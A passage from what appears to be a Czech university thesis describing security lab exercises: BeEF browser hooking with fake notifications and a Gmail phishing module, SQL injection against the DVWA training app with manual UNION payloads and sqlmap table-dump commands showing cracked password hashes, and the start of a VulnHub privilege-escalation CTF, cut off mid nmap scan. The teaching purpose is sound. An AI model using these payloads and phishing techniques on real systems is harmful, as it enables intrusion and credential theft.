K simulaci útoku na vlastním počítači bylo potřeba vytvořit kód pro infikovanou webovou stránku. Byl zvolen textový editor Nano, který je uživatelsky přívětivý. Student má k dispozici již předpřipravený HTML kód stránky, která obsahuje tři textová pole s popisky a tlačítko.




Obrázek 4 – Návrh webové stránky index.html

3.1.3 Provedení webovým rozhraním

Další částí se cvičení zabývá podrobnějším seznámením studenta s uživatelským rozhraním webové aplikace Browser Exploitation Framework, které využívá útočník k provedení útoků na cíl. Student je seznámen s prostředím, kde si může zobrazit informace o zařízeních, které navštívily infikovanou webovou stránku. Dále je mu prezentována lišta s logy, kde se si student může otestovat zadáním náhodných informací do textových polí, že Browser Exploitation Framework dokáže sledovat pohyby myši a vstup klávesnice cíle na infikované webové stránce.

Nakonec je studentovi vysvětlena lišta s předpřipravenými útoky. U těchto útoků jsou zobrazené barevná kolečka, kde různé barvy znázorňují úspěšnost a detektovatelnost útoku proti cíli. Zelená barva kolečka znamená, že daný útok bude funkční vůči cíli a měl by být pro uživatele neviditelný. Oranžové kolečko u útoku znázorňuje, že modul bude funkční vůči cíli, ale může být viditelný pro uživatele. Šedé kolečko představuje, že funkčnost útoku ještě není ověřena proti tomuto cíli a na konec červené kolečko u útoku indikuje, že útok nefunguje proti tomuto cíli. Student je také seznámen s tím, že kromě předpřipravených útoků si může útoky modifikovat nebo i vytvořit. To se například hodí, pokud útočník chce provádět phishingové útoky. Útočník si vytvoří realistické napodobeniny stránek například přihlašovací stránky k emailu či bankám.




Obrázek 5 – Ukázka lišty s moduly

3.1.3 Get page HTML

První útok má za cíl seznámit vykonáváním útoků na cíl. Jedná se o útok, který zjistí zdrojový kód stránky cíle. Útok je k nalezení ve složce Browser a po kliknutí na něj se zobrazí popis útoku a tlačítko Execute, které vykoná daný útok. Výsledek útoku si můžeme zobrazit v liště Module Results History, kde se zobrazí HTML kód webové stránky, kterou si student připravil. Obdobný postup pro provedení útoků je i u dalších probíraných útoků.

3.1.4 Fake notification bar


Druhým útokem je zobrazení falešné notifikace, která je k nalezení ve složce Social Engineering. Student si může zvolit svůj vlastní text notifikace, která se po stisknutí tlačítka Execute zobrazí v prohlížeči cíle na kartě, kde má cíl spuštěnou infikovanou webovou stránku.



Obrázek 6 – Zobrazení falešné notifikace na kartě oběti

Existuje i typ notifikace s takzvaným nákladem. Cíli se zobrazí notifikace vybízející stáhnout soubor, který je poskytnut útočníkem. Klasickým příkladem notifikace s nákladem je například notifikace, která upozorňuje na to, že pro správný běh stránky je potřeba instalovat nebo aktualizovat Adobe Flash Player. Při kliknutí na tlačítko instalace či aktualizace se pak


cíli nainstaluje již útočníkem předurčený soubor. Útok falešnou notifikací s nákladem není se studentem podrobně probírán, je pouze zmíněn jako alternativa k zobrazení pouhé falešné notifikace.



Obrázek 7 – Zobrazení falešné notifikace s nákladem

3.1.5 Google phishing

Posledním útokem, kterým se cvičení zabývá je útok Google phishing, jenž je opět k nalezení ve složce Social Engineering. Útok zobrazí cíli na infikované kartě prohlížeče již zastaralou napodobeninu přihlašovací stránky k emailu Gmail a zároveň cíl odhlásí z Gmailu na všech ostatních kartách prohlížeče. Cíl je tedy nucen se přihlásit do emailu znovu a pokud se přihlásí právě přes napodobeninu přihlašovací stránky, útočník získá přihlašovací údaje k emailu cíle a cíli se zobrazí, že nastala chyba při přihlášení nebo bude přesměrován na jinou stránku, pokud student změnil před spuštěním útoku XSS hook URI. V poslední řadě se zobrazí nová karta s již oficiální přihlašovací stránkou ke Gmailu.



Obrázek 8 - Falešná přihlašovací stránka ke Gmailu

3.2 SQL injection


Další cvičení bylo zaměřeno na seznámení s SQL injection útokem. Pro práci se využila záměrně zranitelná webová aplikace s názvem Damn Vulnerable Web Application (DVWA), která slouží k procvičení vybraných kybernetických útoků v bezpečném a legálním prostředí. Veškerá práce probíhala v prostředí operačního systému Kali Linux a student nepotřebuje k provedení tohoto cvičení žádné externí pomůcky, vše totiž probíhá jenom na jeho počítači. Se studentem jsou probírány dva přístupy SQL injection útoku – manuální a automatizovaný pomocí nástroje sqlmap.

3.2.1 Instalace a spuštění

Instalace DVWA se provádí v adresáři /var/www/html. Do toho se student v terminálu dostane ze svého domovského adresáře pomocí příkazů `cd /`, který přemístí uživatele do kořenového adresáře a `cd var/www/html`, jež přesune studenta do cílového adresáře. V tomto adresáři pomocí příkazu

`sudo git clone` https://github.com/digininja/DVWA.git

jenž naklonuje z GitHubu DVWA. Nad staženou složkou je potřeba změnit přístupová práva příkazem `sudo chmod -R 777 DVWA`.



Obrázek 9 – Instalace a nastavení práv pro DVWA

Po úpravě přístupových práv student přechází do konfiguračního adresáře DVWA příkazem `cd DVWA/config`, kde pomocí příkazu `cp config.inc.php.dist config.inc.php` vytvoří kopii původního souboru, který se nacházel ve složce, ale pod jiným jménem.

Obrázek 10 – Tvorba kopie konfiguračního souboru

Nový soubor musí student upravit v textovém editoru. Ve cvičení byl vybrán editor nano pro jeho jednoduché používání. Student tedy otevře soubor v editoru nano pomocí příkazu `nano config.inc.php` kde pořebuje upravit hodnoty dvou řádků - $_DVWA['db_user'] a $_DVWA['db_password'], kde na řádku db_user se nastaví hodnota na admin a na řádku db_password se nastaví hodnota password. Změny se uloží pomocí stisknutí kláves Ctrl+O a Ctrl+X se textový editor opustí.

Obrázek 11 – Úprava konfiguračního souboru

Po opuštění editoru se student přesune příkazem `cd /` do kořenového adresáře, kde spustí službu MySQL příkazem `sudo service mysql` start a pomocí příkazu `sudo mysql -u root -p` se přihlásí do databáze pod uživatelským jménem root. Po tomto příkazu je po studentovi vyžadováno heslo, které v základu není nastaveno, a tudíž stačí stisknout klávesu Enter a student získá příkazovou řádku MySQL. V ní pomocí příkazu `create database dvwa;` vytvořit databázi s názvem dvwa. Dále vytvoří příkazem `create user 'admin'@'127.0.0.1' identified by 'password';`, který vytvoří nového uživatele s uživatelským jménem admin, který může přistupovat k MySQL serveru ze stejného počítače (localhost, označeného jako 127.0.0.1) a je autentizován pomocí hesla

password. Uživateli admin se příkazem `grant all privileges on dvwa * to 'admin'@'127.0.0.1'`; přidělují všechna oprávnění k práci s databází dvwa. Admin má tedy plný přístup ke všem tabulkám a funkcím v této databázi.

```
┌──(kali㉿kali)-[/]
└─$ sudo service mysql start
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:

┌──(kali㉿kali)-[/]
└─$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.6-MariaDB-2 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]> create user 'admin'@'127.0.0.1' identified by 'password';
Query OK, 0 rows affected (0.015 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'admin'@'127.0.0.1';
Query OK, 0 rows affected (0.011 sec)

MariaDB [(none)]> exit
Bye
```

Obrázek 12 – Spuštění a konfigurace MySQL serveru

Další služba, kterou student musí spustit pro chod DVWA je webový server Apache. Ten spustí příkazem `sudo service apache2 start`. Dále student musí upravit konfigurační soubor apache php.ini. Tento soubor otevře v editoru nano příkazem `sudo nano etc/php/8.2/apache2/php.ini`. V tomto souboru student musí změnit konfiguraci atributů allow_url_fopen a allow_url_include nacházejících se v sekci Fopen wrappers tak, aby byly oba zapnuté. V poslední řadě je nutné spustit příkaz `sudo service apache2 reload` ke znovunačtení webového serveru

```
;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On
```


Obrázek 13 – Úprava konfiguračního souboru php.ini

Po těchto krocích, student spustí DVWA na adrese http://127.0.0.1/DVWA a po přihlášení do webové aplikace musí ještě stisknout tlačítko pro vytvoření, popř. restartování databáze a poté nastavit obtížnost aplikace na nízkou úroveň.

Cílem útoku na SQL injection lištu DVWA je získat hesla z databáze, která obsahuje pět uživatelů s unikátním atributem id. Stránka pro útok pomocí SQL injection se skládá z textového pole a tlačítka, jenž odešle obsah textového pole jako dotaz na databáze. Výsledek dotazu je posléze vypsán na webové stránce. DVWA umožnuje také nahlédnout do zdrojového kódu aplikace. Ten je se studentem probrán a je mu vysvětleno, proč je tento kód nebezpečný. Je tomu tak, protože tento kód vkládá přímo hodnotu proměnné $id neboli jakoukoliv hodnotu obsahu textového pole do SQL dotazu bez jakékoliv sanitace. To umožňuje útočníkovi provádět libovolné SQL příkazy.


3.2.2 Manuální přístup

Cvičení nejprve seznamuje studenta s výpisem webové aplikace. Pokud zadá do textového pole číslo v rozmezí jedna až pět, vypíše se mu záznam uživatele z databáze, který obsahuje atributy id, jméno a příjmení. Zároveň je poukázáno, že hodnota atributu id je viditelná v URL adrese a lze tento atribut upravit, aby se vypsaly i ostatní záznamy uživatelů




Obrázek 14 – Výpis uživatele s ID 1

Student si poté vyzkouší do pole zadat příkaz `' OR 1=1 #`. Jedná se takzvaný always true příkaz, tedy příkaz, který se vždy vyhodnotí jako pravdivý, což umožní získání citlivých dat nebo modifikaci chování aplikace. Tento příkaz vypíše všechny záznamy v databázi




Obrázek 15 – Výpis všech uživatelů pomocí always true příkazu

Další příkaz, který student zadá do textového pole je `' OR 1=1 union select null, version() #`. Tento příkaz zneužívá Union Select k provádění neoprávněných operací v databázi. Když je tento příkaz vložen do textového pole, které aplikace používá k sestavení SQL dotazu, dojde k nechtěnému rozšíření původního dotazu. Konkrétně přidává další část, která vykonává funkci version(), což vrátí verzi databázového systému.



Obrázek 16 – Výpis verze databázového systému

Pro vypsání uživatele, který spustil databázi a získání názvu databáze postačí studentovi jenom minimální úpravy předešlého příkazu. Studentovi stačí zaměnit version() za user() pro vypsání uživatele, který spustil databázi a database() pro získání názvu databáze.




Obrázek 17 – Výpis názvu databáze

Získaný název databáze posléze student využije u příkazu

```
' OR 1=1 UNION SELECT 1,table_name FROM
information_schema.tables WHERE table_type='base table' AND
table_schema='dvwa' #
```

který zobrazí informační schéma databáze dvwa. Z výsledku vyplívá, že ve schématu jsou dvě tabulky, ovšem pro úspešné dokončení cvičení stači studentovi tabulka users.



Obrázek 18 – Informační schéma databáze dvwa

Pro získání názvů sloupců z tabulky users student využije příkaz

```
' OR 1=1 UNION SELECT 1, column_name FROM
information_schema.columns WHERE table_name='users' #
```

který zjistí názvy sloupců tabulky. Z výsledků vyplyne, že tabulka obsahuje sloupec password s hesly uživatelů. Hodnoty tohoto sloupce student zjistí pomocí příkazu `' OR 1=1 UNION SELECT user, password FROM users #`. Hesla jsou ovšem zahashovaná pomocí algoritmu MD5. Ten lze prolomit mnoha nástroji, avšak studentovi je nabídnuto polomení hashů pomocí webové stránky crackstation.net.


3.2.3 Automatizovaný přístup

Druhým řešením, jak získat hesla uživatelů z databáze je využití nástroje Sqlmap, který automatizuje proces detekování a zneužití SQL injection chyb a tím pádem usnadňuje a zrychluje práci.

Student si nejprve musí získat hodnotu PHPSESSID cookies z DVWA. Hodnotu cookies poté doplní do již předpřipraveného příkazu

```
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&
Submit=Submit#" --cookie="PHPSESSID=COOKIES_VALUE;security=low"
```

a spustí ho v terminálu. Sqlmap zjistí, že GET parameter id je zranitelný.



Obrázek 19 – Získání PHPSESSID cookies

Dále student přidá k předešlému příkazu přepínač --dbs, který identifikuje dvě databáze na cílovém serveru – dvwa a information_schema. Poté přepínač --dbs nahradí přepínačem --tables, jenž vypíše veškeré tabulky z databáze. Z výpisu se student dozví, že databáze dvwa obsahuje dvě tabulky, opět studentovi postačí pro úspěšné vyřešení tabulka users. Dále student zadá příkaz

```
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&
Submit=Submit#" --cookie="PHPSESSID=COOKIES_VALUE;security=low"
-D dvwa -T users --columns
```

který vypíše sloupce tabulky users. Student opět vidí, že tabulka users obsahuje sloupec password s hesly. V poslední řadě student provede dump na tabulku pomocí příkazu

```
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&
Submit=Submit#" -cookie="PHPSESSID=VAŠE_PHPSESID_COOKIES_HODNOTA
;security=low" -D dvwa -T users -dump
```

.

Sqlmap dokáže prolomit hash hesel pomocí slovníkového útoku.

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                               | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2024-03-28 19:11:35 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2024-03-28 19:11:35 | 0            |
| 3       | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2024-03-28 19:11:35 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2024-03-28 19:11:35 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2024-03-28 19:11:35 | 0            |
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
```

Obrázek 20 – Záznamy z tabulky users s prolomenými hesly

3.3 Eskalace privilegií

Třetí cvičení ukazuje studentovi, jak lze eskalovat privilegia na virtuálním stroji Escalate my Privileges: 1. Cílem je získat root práva na tomto virtuálním stroji a získat obsah vlaječky (textový soubor proof.txt). Jedná se tedy o CTF (Capture the Flag), což jsou oblíbená cvičení mezi hackery. Cílem CTF bývá najít a zneužít úmyslně vytvořené zranitelnosti v programu či webové stránce. Úspěšné řešení znamená získání vlajky (flag), která má nejčastěji podobu textového souboru. Cvičení pokrývá instalaci virtuálního stroje a poté provedením studenta s provedením útoku.

3.3.1 Instalace

Virtuální stroj se nachází na stránce https://www.vulnhub.com/entry/escalate-my-privileges-1,448/ odkud si student stáhne .ova (Open Virtualization Format) soubor, což je soubor, který obsahuje všechny potřebné informace pro spuštění virtuálního stroje, včetně operačního systému, softwarových aplikací a konfigurací. Studentovi tedy stačí soubor rozkliknout a objeví se mu okno „Import virtuální appliance“, kde nic nemusí nastavovat a stačí mu potvrdit volbu. Poté se se student musí ujistit, že v nastavení virtuálního stroje v sekci síť je nastaven síťový most. Po spuštění virtuálního stroje Escalate my Privileges: 1 se zobrazí IP adresa stroje. Tu si také může vypsat příkazem `netdiscover`, ale až po zadání příkazu `sudo su`.

Obrázek 21 – Virtuální stroj Escalate my Privileges: 1

3.3.2 Provedení útoku

Pokud si student získanou IP adresou virtuálního stroje otevře v prohlížeči, zobrazí se mu pouze webové stránka s obrázkem. Musí si tedy pomoct nástrojem nmap a příkazem `nmap -A -T4 -Pn IP`, kde z IP je IP adresa virtuálního stroje stroji Escalate my Privileges: 1. Z příkazu zjistí, že existuje stránka /phpbash.php, na kterou se přemístí.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -T4 -Pn 192.168.1.205
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 16:32 EDT
Nmap scan report for 192.168.1.205
Host is up (0.0011s latency).
Not shown: 986 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)
|   256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)
|_  256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)
